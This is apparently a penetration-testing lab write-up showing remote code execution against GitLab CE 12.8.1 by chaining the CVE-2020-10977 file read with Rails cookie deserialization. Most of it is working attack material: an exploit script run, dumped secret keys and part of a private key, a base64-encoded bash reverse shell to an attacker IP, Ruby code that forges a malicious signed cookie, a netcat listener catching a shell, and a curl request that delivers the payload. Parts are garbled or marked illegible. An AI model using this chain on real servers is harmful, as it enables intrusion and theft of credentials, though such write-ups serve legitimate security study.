

Gitlab RCE - Remote Code Execution

CVEs: CVE-2018-19571 (SSRF) + CVE-2018-19585 (CRLF) & CVE-2020-10977

Remote code execution against GitLab Community Edition (CE) and Enterprise Edition (EE). It combines an arbitrary file read to extract the Rails secret_key_base, and gains remote code execution with a deserialization vulnerability of a signed experimentation_subject_id cookie that GitLab uses internally for A/B testing.


Arbitrary file when moving and issue

Steps to reproduce

1. Create two projects
2. Add an issue with the following description:

[illegible]

- ### 3. Move the issue to the second project



The same method to read file `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml`

Exploit scripting

```

└─(Hades@10.10.14.3)-[6.2:76.1]~
└─$ python3 cve_2020_10977.py <url> tunv password
<snip>
[+] Target      : <url>
[+] Username    : tunv
[+] Password    : password

```

```
[+] Project Names : ProjectOne, ProjectTwo

[!] Trying to Login...
[+] Login Successful!
[!] Creating ProjectOne...
[+] ProjectOne Created Successfully!

[!] Creating ProjectTwo...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : <url>/tunv/ProjectTwo/uploads/48b4a689913104eb993b621b8859730e/secrets.yml

> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
-----

# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base:
627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb

  secret_key_base:
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc

  otp_key_base:
db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196faa69e0aac01171d62f4

  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKQIBAAKCAgEASLQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
    YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUMMD30GLt90vNBq8Wo/9cSyV
    RnBSnbCl0EzpFeeMBymR8aBm8sRpy7+n9VRawmjX9os25CmBBJB93NnZj8QFJxPt
<snip>
```

Cookies deserialization

Setup gitlab environment

Pull the Docker image for the same version like so.

Example for the lab: GitLab Community Edition 12.8.1

```
docker pull gitlab/gitlab-ce:12.8.1-ce.0
```

Next, Running the image in a detached container.

```
docker run --detach --hostname gitlab --name gitlab gitlab/gitlab-ce:12.8.1-ce.0
```

Finally, Opening up a terminal in the container.


```
docker exec -it gitlab bash
```

Generate Marshallled payload

Changing the `secret_key_base` in the container with the one obtained from `secrets.yml` above.

```
root@gitlab:/# head /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run 'sudo gitlab-ctl reconfigure'.

---
production:
  db_key_base: 874264a588840082d2830f89eb4ac41dc542c2ba25ab06f7e1e7ab8e7d574f857dde03e93768bf6ad10804f1635dec235c7cf8353253cd817303fd022904c64e
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: f4bcbdb0efbbc10708831d5227e41334d635f4b3d284034523bb4640cf5774cac6005dc4bf8046dd67baf40f565d38623145afb55af406832581ec57040f09d8e
  openid_connect_signing_key: |
root@gitlab:/# gitlab-ctl restart
ok: run: alertmanager: (pid 7919) 0s
ok: run: gitlab:
ok: run: gitlab-
ok: run: gitlab-
ok: run: grafana
ok: run: logrotate
ok: run: nginx:
ok: run: postgres
ok: run: postgres
ok: run: prometh
ok: run: redis:
ok: run: redis-e
ok: run: sidekiq
ok: run: sshd:
ok: run: unicorn
root@gitlab:/#
```



Encode Reverse Shell

```
(Hades@10.10.14.3)-[3.7:66.7]~
$ echo 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0MyAwPiYxCg==
```

Generate Marshallled payload in the form of a cookie using `gitlab-rails console`

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `bash -c 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0MyAwPiYxCg== | base64 -d | bash'` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result",
ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

The cookie generated

```

irb(main):008:0> puts cookies[:cookie]

BAhvOkBBY3RpdmVtdXBwb3J00jpeZXByZWVhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86
-fc6174d40b0eea08516b68ddef065b0f226337bf

=> nil

irb(main):009:0>

```

Getting RCE

```

(Hades@10.10.14.3)-[5.1:74.8]~
$ sudo rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.216] 58660
bash: cannot set terminal process group (398): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=998(git) gid=998(git) groups=998(git)
git@git:~/gitlab-rails/working$ |

(Hades@10.10.14.3)-[5.0:75.1]~
$ hURL -U "${vs}"

Original    :: BAhvOkBBY3RpdmVtdXBwb3J00jpeZXByZWVhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6Dk
BpbnN0YW5jZW86CEVSQgs6EEBzYwZlX2xldmVsMDoJQHNYy0kiAZcjY29kaw5n0LVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDw
oKCBgYmFzaCAtYyAnZWVhdGFTQStKaUF2WkdWMkwzUmpjQzh4TUM0eE1DNHh0QzR6THpRME15QXdQaVl4Q2c9PSB8IGJh
c2U2NCAtZCB8IGJhc2gnYCApLnRvX3Mp0yBfZXJib3V0BjoGRUY6DkBlbmNvZGluZ0l1Og1FbmNvZGluZwpVVEYt0AY7CkY6E0Bmcm96Z
W5fc3RyYW5nMD00QGZpbGVuYW1lMD0MQGxpbmVub2kA0gxAbWV0aG9k0gtyZXN1bHQ6CUB2YXJJIGxAcmVzdWx0BjsKVDoQQGRlcHJlY2
F0b3JjJdTofQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA==--fc6174d40b0eea08516b68ddef065b0f226337bf

URL ENcoded :: BAhvOkBBY3RpdmVtdXBwb3J00jpeZXByZWVhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6Dk
BpbnN0YW5jZW86CEVSQgs6EEBzYwZlX2xldmVsMDoJQHNYy0kiAZcjY29kaw5n0LVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDw
oKCBgYmFzaCAtYyAnZWVhdGFTQStKaUF2WkdWMkwzUmpjQzh4TUM0eE1DNHh0QzR6THpRME15QXdQaVl4Q2c9PSB8IGJh
c2U2NCAtZCB8IGJhc2gnYCApLnRvX3Mp0yBfZXJib3V0BjoGRUY6DkBlbmNvZGluZ0l1Og1FbmNvZGluZwpVVEYt0AY7CkY6E0Bmcm96Z
W5fc3RyYW5nMD00QGZpbGVuYW1lMD0MQGxpbmVub2kA0gxAbWV0aG9k0gtyZXN1bHQ6CUB2YXJJIGxAcmVzdWx0BjsKVDoQQGRlcHJlY2
F0b3JjJdTofQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA%3D%3D--fc6174d40b0eea08516b68ddef065b0f226337bf

(Hades@10.10.14.3)-[5.0:75.1]~
$ curl -s -k $url -b "experimentation_subject_id=${vs}" > /dev/null

```

Reference

<https://hackerone.com/reports/827052>

https://raw.githubusercontent.com/thewhiteh4t/cve-2020-10977/main/cve_2020_10977.py